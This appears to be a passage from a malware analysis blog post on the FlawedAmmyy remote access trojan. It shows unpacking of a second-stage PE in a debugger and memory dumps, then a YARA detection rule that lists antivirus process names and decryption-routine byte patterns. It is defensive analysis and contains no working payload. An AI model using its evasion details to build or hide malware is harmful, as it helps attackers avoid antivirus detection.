> 0xa0000	Private	1,024 kB	RW	Stack 32-bit (thread 3960)	16 kB	
> 0x1a0000	Mapped	16 kB	R		8 kB	
> 0x1b0000	Mapped	4 kB	R		4 kB	
> 0x1c0000	Private	8 kB	RW		8 kB	
▼ 0x1d0000	Private	128 kB	RWX		128 kB	
0x1d0000	Private: Commit	128 kB	RWX		128 kB	
> 0x200000	Private	2,048 kB	RW	PEB	44 kB	
> 0x400000	Image	168 kB	WCX	C:\Users\IEUser\Desktop\space1.exe	152 kB	
> 0x450000	Private	1,024 kB	RW	Heap 32-bit (ID 1)	116 kB	
> 0x550000	Private	256 kB	RW	Stack (thread 3544)	12 kB	
> 0x5a0000	Private	64 kB	RW	Heap (ID 1)	28 kB	
> 0x5b0000	Mapped	788 kB	R	C:\Windows\System32\locale.nls	72 kB	
> 0x680000	Private	1,024 kB	RW	Stack 32-bit (thread 3544)	8 kB	
> 0x780000	Private	256 kB	RW	Stack (thread 1044)	12 kB	
> 0x7c0000	Private	1,024 kB	RW	Stack 32-bit (thread 1044)	8 kB	
> 0x8c0000	Mapped	2,048 kB	R		4 kB	
> 0xac0000	Mapped	1,540 kB	R		8 kB	
> 0xc50000	Mapped	20,484 kB	R		4 kB	
> 0x20c0000	Private	64 kB	RW	Heap 32-bit (ID 2)	12 kB	
> 0x20d0000	Private	1,024 kB	RW	Heap segment (ID 1)	196 kB	

Base address	Type	00000000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....
> 0x10000	Mapped	00000010	b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
> 0x20000	Mapped	00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
> 0x40000	Mapped	00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
> 0x60000	Private	00000040	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!..L.!Th
> 0xa0000	Private	00000050	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6f	is program canno
> 0x1a0000	Mapped	00000060	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	t be run in DOS
> 0x1b0000	Mapped	00000070	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00	mode....\$......
> 0x1c0000	Private	00000080	8a 59 21 81 ce 38 4f d2 ce 38 4f d2 ce 38 4f d2	.Y!..80..80..80.
> 0x1d0000	Private	00000090	3f fe 82 d2 de 38 4f d2 3f fe 81 d2 a5 38 4f d2	?...80.?...80.
▼ 0x1d0000	Private	000000a0	c7 40 cc d2 cf 38 4f d2 3f fe 80 d2 e1 38 4f d2	.@...80.?...80.
0x1d0000	Private:	000000b0	c7 40 dc d2 c1 38 4f d2 ce 38 4e d2 50 38 4f d2	.@...80..8N.P80.
0x1d0000	Private:	000000c0	ed d7 80 d2 c9 38 4f d2 a8 d6 86 d2 cf 38 4f d2	...80.....80.
> 0x200000	Private	000000d0	ce 38 d8 d2 cf 38 4f d2 a8 d6 83 d2 cf 38 4f d2	.8...80.....80.
> 0x400000	Image	000000e0	52 69 63 68 ce 38 4f d2 00 00 00 00 00 00 00 00	Rich.80.....
> 0x450000	Private	000000f0	50 45 00 00 4c 01 05 00 5f 38 47 5b 00 00 00 00	PE..L...8G[....
> 0x550000	Private	00000100	00 00 00 00 e0 00 02 01 0b 01 0b 00 00 f8 00 00
> 0x5a0000	Private	00000110	00 1e 01 00 00 00 00 00 40 56 00 00 00 10 00 00@v.....
> 0x5b0000	Private	00000120	00 10 01 00 00 00 40 00 00 10 00 00 00 02 00 00@.....
> 0x680000	Mapped	00000130	05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00
> 0x780000	Private	00000140	00 40 02 00 00 04 00 00 00 00 00 00 02 00 40 81	.@.....@.
> 0x7c0000	Private	00000150	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
> 0x780000	Private	00000160	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
> 0x7c0000	Private	00000170	7c 7a 01 00 a0 00 00 00 00 00 d0 01 00 a0 1c 00 00	z.....
> 0x8c0000	Mapped	00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
> 0xac0000	Mapped	00000190	00 f0 01 00 c0 13 00 00 00 00 00 00 00 00 00 00
> 0xc50000	Mapped	000001a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
> 0x20c0000	Private	000001b0	00 00 00 00 00 00 00 00 80 70 01 00 40 00 00 00p..@...
> 0x20d0000	Private	000001c0	00 00 00 00 00 00 00 00 10 01 00 54 02 00 00 00T...
> 0x20d0000	Private	000001d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

This is different kind of MZ because in space1.exe file we have 2 section .rdata and this time the MZ have one .rdata, this is different MZ.

If we analyse “XX_call_after_blob_decrption”, it create another allocated memory to put all the PE inside it.


After we step over the call blob decryption, we got full 144kb PE file.



New base address pop up.

Base address	Type	Size	Protection	Use	Total WS
0x7ff9fb9c2000	Image: Commit	32 kB	RW	C:\Windows\System32\ntdll.dll	32 kB
0x95000	Private: Commit	12 kB	RW+G	Stack (thread 5072)	
0x19a000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 5072)	
0x535000	Private: Commit	12 kB	RW+G	Stack (thread 1920)	
0x575000	Private: Commit	12 kB	RW+G	Stack (thread 2136)	
0x85d000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1920)	
0x95c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2136)	
0x1d0000	Private: Commit	128 kB	RWX		128 kB
0x5b0000	Private: Commit	144 kB	RWX		144 kB
0x401000	Image: Commit	8 kB	RX	C:\Users\IEUser\Desktop\spspace1.ex	8 kB
0x74da1000	Image: Commit	700 kB	RX	C:\Windows\SysWOW64\propsys.dll	88 kB
0x74f21000	Image: Commit	172 kB	RX	C:\Windows\SysWOW64\IPHLPAPI.DLL	32 kB
0x74f61000	Image: Commit	292 kB	RX	C:\Windows\SysWOW64\winspool.drv	48 kB
0x74fd1000	Image: Commit	16 kB	RX	C:\Windows\SysWOW64\rrvntbase.dll	12 kB

We mark this file as stage2 operation. Let's fix the mess.



Cool, we good now!

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
17A7C	KERNEL32.dll	108	FALSE	17B2C	0	0	1815E	11010
17A90	USER32.dll	18	FALSE	17D08	0	0	18298	111EC
17AA4	ADVAPI32.dll	3	FALSE	17B1C	0	0	182D6	11000
17AB8	SHELL32.dll	2	FALSE	17CF4	0	0	1830E	111D8
17ACC	ole32.dll	6	FALSE	17D54	0	0	1838A	11238
17AE0	OLEAUT32.dll	4	FALSE	17CE0	0	0	18394	111C4
17AF4	SHLWAPI.dll	1	FALSE	17D00	0	0	183AC	111E4

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
11010	GlobalUnlock	-	17DB6	7645F0F0	-	2C5
11014	VirtualFree	-	17DC6	7645FF30	-	4EC
11018	GetShortPathNameA	-	17DD4	764515F0	-	260
1101C	OpenProcess	-	17DE8	76461370	-	380
11020	GetCurrentProcessId	-	17DF6	76463900	-	1C1
11024	ExitProcess	-	17E0C	76464F20	-	119
11028	IsThreadAFiber	-	17E1A	76474B70	-	306
1102C	ExitThread	-	17E2C	779FA260	-	11A
11030	GetLastError	-	17E3A	7645F020	-	202
11034	SetErrorMode	-	17E4A	76460C70	-	458
11038	ReadProcessMemory	-	17E5A	76475440	-	3C3
1103C	IsDebuggerPresent	-	17E6E	76462B80	-	300
11040	DeleteCriticalSection	-	17E82	779E8CD0	-	D1
11044	Sleep	-	17E9A	76461A80	-	4B2

Let me save this first.

File name: C:\Users\IEUser\Desktop\Stage2-space1-fixed.bin

File type: PE32

Entry point: 00405640

Base address: 00400000

Disasm

Memory map

PE Export Import Resources .NET TLS Overlay

Sections: 0005

TimeDateStamp: 2018-07-12 19:15:43

SizeOfImage: 00024000

Resources: Manifest Version

Scan: Detect It Easy(DIE)

Endianness: LE

Mode: 32


Architecture: I386

Type: GUI

compiler: Microsoft Visual C/C++(2012)[-]

linker: Microsoft Linker(11.0)[GUI32]

Entropy stage 2 binary.



We found the gold. Checkmate.

```
.Attributes: noreturn bp-based frame
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
;_WinMain@16 proc near
var_484= byte ptr -484h
var_380= byte ptr -380h
var_27c= byte ptr -27Ch
var_178= byte ptr -178h
var_74= dword ptr -74h
var_44= word ptr -44h
var_30= qword ptr -30h
var_20= qword ptr -28h
var_20= dword ptr -20h
var_1c= qword ptr -1Ch
var_14= dword ptr -14h
var_10= byte ptr -10h
var_c= dword ptr -0Ch
var_8= dword ptr -8
var_1= byte ptr -1
hInstance= dword ptr 8
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 14h
push ebp
mov ebp, esp
sub esp, 484h
push ebx
push esi
```

From the analysis we done, we can conclude that the first stage it will look up AV process, and second stage inside resource it will do malware stuff with evasion techniques inside it.

Part 3 - Detecting FlawedAmmyy RAT Using YARA

```
FlawedAmmyy-RAT.yara
7 | $hex at 0
8 | }
9 |
10 | rule FlawedAmmyy : RAT
11 | {
12 |   meta:
13 |     Author = "VX-Cookies"
14 |     Date = "27/10/2024"
15 |     Hash = "5f251ed33fb1b6960b4d5641b44b44f67277765aa69649977a27ec79cb6153da"
16 |
17 |   strings :
18 |     // EPP software
19 |     $rsrc1 = "VirtualAlloc"
20 |     $rsrc2 = "LoadResource"
21 |     $rsrc3 = "SizeofResource"
22 |     $rsrc4 = "LockResource"
23 |     $rsrc5 = "FindResource"
24 |     $epname1 = "QHACTIVEDEFENSE.EXE" nocase wide
25 |     $epname2 = "QHSAFETRAY.EXE" nocase wide
26 |     $epname3 = "QHWATCHDOG.EXE" nocase wide
27 |     $epname4 = "V3LITE.EXE" nocase wide
28 |     $epname5 = "CIS.EXE" nocase wide
29 |     $epname6 = "CMDAGENT.EXE" nocase wide
30 |     $epname7 = "V3MAIN.EXE" nocase wide
31 |     $epname8 = "V3SP.EXE" nocase wide
32 |     $epname9 = "SPIDERAGENT.EXE" nocase wide
33 |     $epname10 = "DWENGINE.EXE" nocase wide
34 |     $epname11 = "DWARDKAEMON.EXE" nocase wide
35 |     $epname12 = "EGUI.EXE" nocase wide
36 |     $epname13 = "EKRN.EXE" nocase wide
37 |     // $rat_byte = {68 94 32 40 00 68 A0 32 40}
38 |     // $enc_rsrc_blob = {2B 36 F9 75 67 73 68}
39 |     // $decryption_routine = {B8 F7 12 DA 4B}
40 |
41 |
42 |   condition:
43 |     filesize < 200KB and is_pe and all of ($strings)
44 | }
```

C:\Users\IEUser\Desktop>yara FlawedAmmyy-RAT.yara space1.exe
FlawedAmmyy space1.exe

C:\Users\IEUser\Desktop>

```
private rule is_pe
{
  strings:
    $hex = {4d 5a} //MZ Header

  condition:
    $hex at 0
}

rule FlawedAmmyy : RAT
{
  meta:
    Author = "VX-Cookies"
    Date = "27/10/2024"
    Hash = "5f251ed33fb1b6960b4d5641b44b44f67277765aa69649977a27ec79cb6153da"

  strings :
    // EPP software
    $rsrc1 = "VirtualAlloc"
    $rsrc2 = "LoadResource"
    $rsrc3 = "SizeofResource"
    $rsrc4 = "LockResource"
    $rsrc5 = "FindResource"
    $epname1 = "QHACTIVEDEFENSE.EXE" nocase wide
    $epname2 = "QHSAFETRAY.EXE" nocase wide
    $epname3 = "QHWATCHDOG.EXE" nocase wide
    $epname4 = "V3LITE.EXE" nocase wide
    $epname5 = "CIS.EXE" nocase wide
    $epname6 = "CMDAGENT.EXE" nocase wide
    $epname7 = "V3MAIN.EXE" nocase wide
    $epname8 = "V3SP.EXE" nocase wide
    $epname9 = "SPIDERAGENT.EXE" nocase wide
    $epname10 = "DWENGINE.EXE" nocase wide
    $epname11 = "DWARDKAEMON.EXE" nocase wide
    $epname12 = "EGUI.EXE" nocase wide
    $epname13 = "EKRN.EXE" nocase wide
}
```

```
// $rat_byte = {68 94 32 40 00 68 A0 32 40 00 FF 15 E0 30 40 00}  
// $enc_rsrc_blob = {2B 36 F9 75 67 73 69 66 4D 55 4A 47} //Encrypted blob  
resources  
// $decryption_routine = {B8 F7 12 DA 4B F7 EE 8B 0D 20 40 40 00 C1 FA 04  
8B C2 C1 E8 1F 03 C2 6B C0 36 8B D6 2B D0 8A 82 D0 32 40 00 30 04 31}  
  
condition:  
    filesize < 200KB and is_pe and all of ($rsrc*) and 2 of ($epname*)  
}
```

Conclusion

FlawedAmmy RAT is an interesting malware that is capable of operating stealthily on infected machines and causing potentially serious damage with its remote access capabilities. It was used in both massive campaigns such as phishing campaigns, to potentially create a large base of compromised computers, as well as targeted campaigns that create opportunities for actors to steal customer data, proprietary information, and gain complete access to PCs' camera and microphone, capture screenshots, access a variety of services and more.

Security researchers only documented this malware in 2018 despite its being around since 2016, which means that it managed to operate in the dark for two whole years, evading researchers or maybe even tricking them. Make sure to always use the latest pattern available to detect the old and new variants of FlawedAmmy malware.

FURTHER INQUIRIES

E-mail: fatahillah.hashim@gmail.com

Note: I typically respond to all business e-mails within 1-2 business days. In case of any communication issues, I'm on LinkedIn <https://www.linkedin.com/in/fatah-hashim/>

BUY ME A COFFEE

Hi, Fatah here :D

I create and provide free Cyber Security Resources to the community. You can find me at:

<https://www.x86fatah.com/>

If you find this material useful and you feel like buying me a coffee or helping to contribute to domain registration and hosting fees, please feel free to do so, but please don't feel obliged.

Your contributions paid for a couple of years of Domain Registration and a couple of coffees that have helped make some valued content for the community.

Thankyou. Cheers.



SPONSORS

The first x86fatah blog value is to offer free analysis/research/development educational resources to all the world based on the owner personal efforts. Fatah has dedicated thousands of hours to offer this content for free.

If you think x86fatah blog are made for commercial purposes you are completely wrong.

Fatah have sponsors because, even if all the content is free, Fatah want to offer the community the possibility of appreciating his work if they want to. Therefore, Fatah offer people the option to donate to x86fatah blog via Ko-fi! (ko-fi.com/fatahhashim) sponsors, and relevant cybersecurity companies to sponsor x86fatah blog and to have some ads in the blog.

\$5 a month

=====

Thank you very much!! This encourages me to continue researching and sharing everything with the community.

\$20 a month

=====

Thank you very much!! Have ads in some x86blog pages.

\$50 a month

=====

- Have the logo of your company, a description, and a link in the main page of x86fatah blog!
- Have ads in some x86fatah blog pages



RESERVED FOR NOTES

Change Log

27.10.2024. Part 2 & Part 3 Report Updated.

27.10.2024. Malware Analysis Technical Report Published.